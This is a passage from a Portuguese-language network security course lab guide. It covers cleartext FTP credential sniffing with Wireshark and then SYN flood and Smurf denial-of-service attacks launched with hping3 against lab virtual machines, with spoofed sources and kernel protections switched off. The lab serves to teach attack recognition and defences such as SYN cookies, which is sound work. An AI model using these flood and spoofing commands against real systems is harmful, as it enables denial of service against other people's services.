


Figura 11. Instalando a feature *FTP Server* no WinServer

8. Finalmente, clique em *Install* e aguarde. Ao final do processo, clique em *Close*.

## 11) Exercitando os fundamentos de segurança

- Como vimos, o conceito de segurança mais básico apresentado consiste no CID (Confidencialidade, Integridade e Disponibilidade). Apresente três exemplos de quebra de segurança em cada um desses componentes, como por exemplo:
  - Planilha Excel corrompida.
  - Acesso não autorizado aos e-mails de uma conta de correio eletrônico.
  - Queda de um servidor web por conta de uma falha de energia elétrica.
- Associe cada um dos eventos abaixo a uma estratégia de segurança definida na parte teórica.
  - Utilizar um servidor web Linux e outro Windows 2016 Server para servir um mesmo conteúdo, utilizando alguma técnica para redirecionar o tráfego para os dois servidores.
  - Utilizar uma interface gráfica simplificada para configurar uma solução de segurança.
  - Configurar todos os acessos externos de modo que passem por um ponto único.
  - Um sistema de segurança em que caso falte energia elétrica, todos os acessos que passam por ele são bloqueados.

- Configurar um sistema para só ser acessível através de redes confiáveis, para solicitar uma senha de acesso e em seguida verificar se o sistema de origem possui antivírus instalado.
- Configurar as permissões de um servidor web para apenas ler arquivos da pasta onde estão as páginas HTML, sem nenhuma permissão de execução ou gravação em qualquer arquivo do sistema.

## 12) Normas e políticas de segurança

1. Acesse o site do DSIC em <http://dsic.planalto.gov.br/assuntos/editoria-c/instrucoes-normativas> e leia a Instrução Normativa GSI/PR nº 1, de 13 de junho de 2008 e as normas complementares indicadas. Elas são um bom ponto de partida para a criação de uma Política de Segurança, de uma Equipe de Tratamento de Incidentes de Segurança, de um Plano de Continuidade de Negócios e para a implementação da Gestão de Riscos de Segurança da Informação.
2. Leia o texto da Política de Segurança da Informação da Secretaria de Direitos Humanos da Presidência da República, de 2012 (disponível na seção *Links Úteis e Leituras Recomendadas* do AVA, pasta *PoSIC*), e procure identificar os principais pontos na estruturação de uma PoSIC. Faça uma crítica construtiva do documento com vistas a identificar as principais dificuldades encontradas na elaboração de uma PoSIC.

# Sessão 2: Explorando vulnerabilidades em redes

## 1) Transferindo arquivos da máquina física para as VMs



Esta atividade será realizada em sua máquina física (hospedeira).

Muito frequentemente teremos, neste curso, de mover programas e arquivos localizados na máquina física para uma das máquinas virtuais executando no Virtualbox. Para configurar o ambiente para que essas cópias sejam fáceis, siga os passos a seguir:

1. Dentro da console do Virtualbox de uma máquina virtual (neste exemplo, vamos usar a VM *WinServer-G*), acesse o menu *Devices > Shared Folders > Shared Folder Settings...*.
2. Clique na pasta com o ícone + no canto superior da tela, que diz *Adds new shared folder*.
3. Em *Folder Path*, clique na seta e depois em *Other... .* Em seguida, navegue até a pasta a ser compartilhada entre a máquina física e a VM e clique em *Select Folder*. Abaixo, marque as caixas *Auto-mount* e *Make Permanent*. Sua janela deve ficar assim:




Figura 12. Configuração de pasta compartilhada no Virtualbox

4. Agora, reinicie a máquina *WinServer-G*. Após o *reboot*, abra o Windows Explorer e verifique que há um novo local de rede montado. No exemplo abaixo, a pasta compartilhada tem o nome *SEG12\_Semana2\_Programas*.




Figura 13. Visualização de pasta compartilhada no Virtualbox

- Pronto! Agora, basta fazer o download de programas e arquivos em sua máquina física, colocá-los dentro da pasta compartilhada, e suas VMs terão acesso imediato. Para concluir, repita o procedimento para a máquina *WinClient-G*.

## 2) Sniffers para captura de dados



Esta atividade será realizada na máquina virtual *WinServer-G*.

Primeiro, baixe e instale o *Microsoft Visual C++ Redistributable Packages for Visual Studio 2013* (<https://www.microsoft.com/en-US/download/details.aspx?id=40784>), como usuário *Administrator*, na máquina *WinServer-G*. Se preferir, faça o download na máquina física e copie o arquivo via pasta compartilhada, como explicado na atividade 1.


Em seguida, faça o download do Wireshark (versão 32-bit) em <https://www.wireshark.org/download/win32/all-versions/Wireshark-win32-2.2.16.exe> e, como usuário *Administrator*, instale-o na máquina *WinServer-G*. Iremos instalar a versão 2.2 porque é a última compatível com Windows Vista/Windows Server 2008, que é o sistema operacional da máquina *WinServer-G*.

Em seguida:

- Ative a captura de pacotes da placa de rede ethernet — o nome da interface deve ser *Local Area Connection*.
- No campo *Apply a display filter*, digite **ftp** e pressione ENTER. A janela de captura deve ficar

vazia, já que não há tráfego FTP acontecendo no momento.

3. Em outra janela, abra o *prompt* de comando e digite `ftp linorg.usp.br`.
4. A seguir, informe o usuário como sendo `aluno`, com senha `123456`.



```
C:\Users\Administrator>ftp linorg.usp.br
Connected to linorg.usp.br.
220 ProFTPD 1.3.5b Server <Linorg> [::ffff:10.0.72.40]
User <linorg.usp.br:<none>>: aluno
331 Password required for aluno
Password:
530 Login incorrect.
Login failed.
ftp>
```

Figura 14. Envio de usuário/senha por FTP

5. De volta ao Wireshark, pare a captura de pacotes e verifique se você consegue visualizar o usuário e a senha informados.

Na imagem abaixo podemos confirmar que, de fato, o usuário e senha são passados em claro pela rede. Mais além, pode-se identificar o *banner* do serviço (ProFTPD 1.3.5b).




Figura 15. Captura de sessão FTP no Wireshark

### 3) Ataque SYN *flood*



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *KaliLinux-G*.

Agora, vamos identificar e compreender ataques DoS (*Denial of Service*) e fazer a análise com um sniffer (Wireshark e/ou `tcpdump`) para interpretar o modo como os pacotes são elaborados para o respectivo ataque DOS.

Primeiro, vamos investigar o ataque *SYN flood*. Como tratado na parte teórica do curso, esse ataque consiste em enviar uma grande número de pacotes com a flag SYN ativa. Para realizar o ataque, iremos utilizar a ferramenta `hping3`.

1. Será necessário desativar a proteção contra *SYN Flooding* do kernel da máquina-alvo, que será a VM *FWGW1-G*. Altere o valor do parâmetro no arquivo `/proc/sys/net/ipv4/tcp_syncookies`.

```
# hostname  
FWGW1-A  
  
# cat /proc/sys/net/ipv4/tcp_syncookies  
1  
  
# echo 0 > /proc/sys/net/ipv4/tcp_syncookies
```

2. Agora, vamos iniciar uma captura de pacotes, aguardando o ataque. Ainda na máquina *FWGW1-G*, instale o **tcpdump** e monitore os pacotes vindos da DMZ, através da interface **eth1**.

```
# apt-get install tcpdump  
(...)  
  
# tcpdump ip -i enp0s8 -n host not 172.16.1.254  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on enp0s8, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Note que o filtro acima exclui pacotes IPv6 e pacotes vindos da máquina física (que também encontra-se conectada à rede *host-only*, com o endereço 172.16.1.254), para não atrapalhar o processo de análise.

3. Na máquina *KaliLinux-G*, como usuário **root**, use o **hping3** para iniciar um ataque *SYN flood* com destino à máquina *FWGW1-G*, na porta do serviço SSH (com o objetivo, no caso do atacante, de esgotar os recursos de atendimento do serviço a usuários legítimos), com máxima velocidade de output e randomizando os IPs de origem dos pacotes.

```
# hostname  
KaliLinux-A  
  
# hping3 172.16.1.1 -S -p 22 --flood --rand-source  
HPING 172.16.1.1 (eth0 172.16.1.1): S set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown
```

- **-S** ativa a *flag SYN* nos pacotes.
- **-p 22** determina que a porta de destino será 22/TCP.
- **--flood** envia pacotes o mais rápido possível, sem mostrar respostas.
- **--rand-source** habilita o modo de envio com endereços de origem randomizados.

4. Ainda com o **hping3** executando, volte à máquina *FWGW1-G* e verifique que o ataque está sendo realizado como esperado e interprete a saída do **tcpdump**. Tente abrir uma nova conexão **ssh** — o que acontece?

Como a saída é muito veloz e ininterrupta, mostramos abaixo um pequeno excerto de 8 pacotes

do *output* do `tcpdump`:

```
14:34:46.611124 IP 37.216.172.87.61777 > 172.16.1.1.22: Flags [S], seq 1722418881,  
win 512, length 0  
14:34:46.612051 IP 196.103.179.0.61789 > 172.16.1.1.22: Flags [S], seq 656608080,  
win 512, length 0  
14:34:46.612064 IP 237.165.139.119.61790 > 172.16.1.1.22: Flags [S], seq 584215547,  
win 512, length 0  
14:34:46.612069 IP 41.126.172.32.61791 > 172.16.1.1.22: Flags [S], seq 520478412,  
win 512, length 0  
14:34:46.612074 IP 164.4.165.114.61792 > 172.16.1.1.22: Flags [S], seq 316807998,  
win 512, length 0  
14:34:46.612079 IP 239.174.101.252.61793 > 172.16.1.1.22: Flags [S], seq 797534175,  
win 512, length 0  
14:34:46.612082 IP 80.98.63.179.61794 > 172.16.1.1.22: Flags [S], seq 1624228209,  
win 512, length 0  
14:34:46.612086 IP 92.168.164.203.61795 > 172.16.1.1.22: Flags [S], seq 1084913676,  
win 512, length 0
```

Note que os IPs de origem são todos distintos, como esperado. Além disso, todos possuem a *flag* SYN ativada e objetivam a porta 22/TCP do servidor, numa tentativa de exaurir recursos para tratamento de conexão de novos clientes.

Assim que o servidor recebe o SYN inicial, ele aloca memória para atender o cliente e responde com um SYN-ACK. No caso de um ataque SYN *flood*, como o desta atividade, o atacante envia um grande número de pacotes SYN sem qualquer intenção de responder o SYN-ACK recebido com um ACK (e, assim, fechar o *three-way handshake*). Se o atacante estiver usando endereços IP *spoofed*, o que estamos fazendo, o SYN-ACK sequer chega a ser recebido.

Durante este período o servidor não pode fechar a conexão com um pacote RST, e ela permanece aberta. Antes do *timeout*, outros pacotes SYN vindos do atacante chegam, e começam a deixar um número crescente de conexões em estado *half-open*. Eventualmente, as tabelas de *overflow* de conexão de servidor ficam cheias, e clientes legítimos têm seu acesso negado ao serviço. Para testar esse efeito, tente abrir uma nova conexão `ssh` com a máquina *FWGW1-G* — após algum tempo, o sistema nos retorna com *timeout*.

```
$ ssh aluno@172.16.1.1  
ssh: connect to host 172.16.1.1 port 22: Connection timed out
```

Para verificar a tabela de conexões corrente, podemos usar o comando `ss`:

```
# ss -nta | grep '^SYN-RECV' | head -n5  
SYN-RECV 0 0 172.16.1.1:22 142.97.227.2:36000  
SYN-RECV 0 0 172.16.1.1:22 15.198.184.201:18948  
SYN-RECV 0 0 172.16.1.1:22 21.212.184.142:2254  
SYN-RECV 0 0 172.16.1.1:22 201.62.25.47:18949  
SYN-RECV 0 0 172.16.1.1:22 14.55.146.26:18953
```

Verificando a lista de conexões abertas e em espera pelo `ssh`, observamos o valor 128 no campo `Send-Q`:

```
# ss -nta | sed -n '1p;/^LISTEN/p' | grep -v ':::'  
State      Recv-Q Send-Q Local Address:Port          Peer Address:Port  
LISTEN      0        128      *:22                  *:  
*:*
```

Esse campo denota o número de bytes não confirmados como recebidos pelo receptor, efetivamente configurando a fila de envio do sistema. Para mais detalhes sobre esse campo em particular, instale o binário `netstat` (`apt-get install net-tools`) e verifique sua `manpage` com o comando `man 8 netstat`.

O número 128 é idêntico aos `sysctls` `net.ipv4.tcp_max_syn_backlog` e `net.core.somaxconn`, como visualizado abaixo:

```
# sysctl -a | grep max_syn_backlog  
net.ipv4.tcp_max_syn_backlog = 128
```

```
# sysctl -a | grep somaxconn  
net.core.somaxconn = 128
```

Esses `sysctls` são definidos como:

- `net.ipv4.tcp_max_syn_backlog`: quantas conexões *half-open* para as quais um cliente ainda não enviou pacote ACK correspondente podem ser mantidas na fila do kernel. O valor padrão, como visto, é de 128. Se essa fila estiver cheia, clientes legítimos não poderão conectar-se, como observamos anteriormente.
  - `net.core.somaxconn`: número máximo que o `sysctl net.ipv4.tcp_max_syn_backlog` pode assumir. Atua como um limite superior para o `sysctl` anterior.
5. Na máquina *KaliLinux-G*, pare a execução do `hping3` com `CTRL + C`. Em seguida, reactive a proteção *TCP SYN Cookies* do kernel da máquina *FWGW1-G*.

```
# hostname  
FWGW1-A  
  
# echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```

Os *SYN cookies* implementam uma proteção em que o servidor responde cada *SYN* inicial com um *SYN-ACK* contendo o hash criptográfico de um número de sequência construído a partir do endereço IP do cliente, número de porta e outras informações de identificação. Quando o cliente responde, esse hash deve ser incluído no pacote *ACK*. Finalmente, o servidor verifica esse *ACK* e só então aloca memória para a conexão.

## 4) Ataque Smurf



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *KaliLinux-G*.

Agora, vamos trabalhar o ataque *Smurf*. Como já tratado na parte teórica deste curso, esse ataque consiste no envio de pacotes ICMP *echo-request* para o endereço de *broadcast* de uma rede desprotegida. Assim, todas as máquinas responderão para o endereço de origem especificado no pacote que deve estar alterado para o endereço alvo (efetivamente, realizando um *spoofing*).

1. Será necessário desativar a proteção contra ICMP *echo-request* para endereço de broadcast no kernel da máquina-alvo, que será a VM *FWGW1-G*, bem como nas máquinas que responderão aos *echo-requests* (*KaliLinux-G* e *LinServer-G*). Altere o valor do parâmetro no arquivo `/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts` nas três máquinas.

```
# hostname  
FWGW1-A  
  
# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts  
  
(...)
```

```
# hostname  
LinServer-A  
  
# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts  
  
(...)
```

```
# hostname  
KaliLinux-A  
  
# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

2. Inicie a captura de pacotes, aguardando o ataque. Na máquina *FWGW1-G*, use o `tcpdump` para monitorar os pacotes vindos da DMZ, através da interface `eth1`.

```
# tcpdump ip -i enp0s8 -n host not 172.16.1.254  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on enp0s8, link-type EN10MB (Ethernet), capture size 262144 bytes
```

3. Na máquina *KaliLinux-G*, use o `hping3` para iniciar um ataque *Smurf* com destino à máquina *FWGW1-G*. Envie pacotes ICMP com a máxima velocidade possível para o endereço de *broadcast* da rede, falsificando a origem com o IP da vítima.

```
# hostname  
KaliLinux-A  
  
# hping3 172.16.1.255 --icmp --flood --spoof 172.16.1.1  
HPING 172.16.1.255 (eth0 172.16.1.255): icmp mode set, 28 headers + 0 data bytes  
hping in flood mode, no replies will be shown
```

- **--icmp** ativa o modo ICMP; por padrão, o **hping3** envia pacotes do tipo *echo-request*, que é o que objetivamos.
- **--flood** envia pacotes o mais rápido possível, sem mostrar respostas.
- **--spoof 172.16.1.1** falsifica o IP de origem dos pacotes enviados para *broadcast* como sendo o IP da máquina *FWGW1-G*.

4. De volta à máquina *FWGW1-G*, verifique que o ataque está sendo realizado como esperado e interprete a saída do **tcpdump**.

Como a saída é muito veloz e ininterrupta, mostramos abaixo um pequeno excerto de 8 pacotes do *output* do **tcpdump**:

```
14:56:31.489287 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq 56940, length 8  
14:56:31.489291 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57196, length 8  
14:56:31.489292 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq 57196, length 8  
14:56:31.489294 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57452, length 8  
14:56:31.489295 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq 57452, length 8  
14:56:31.489297 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57708, length 8  
14:56:31.490336 IP 172.16.1.10 > 172.16.1.1: ICMP echo reply, id 1036, seq 45932, length 8  
14:56:31.490347 IP 172.16.1.10 > 172.16.1.1: ICMP echo reply, id 1036, seq 46188, length 8
```

Note que a máquina *FWGW1-G* identifica o seu próprio IP como sendo o originário dos pacotes *echo-request* enviados para *broadcast*. A seguir, as máquinas *LinServer-G* e *KaliLinux-G* (esta, a atacante), respondem em massa com ICMP *echo-replies* para a vítima, sobrecarregando seus recursos.

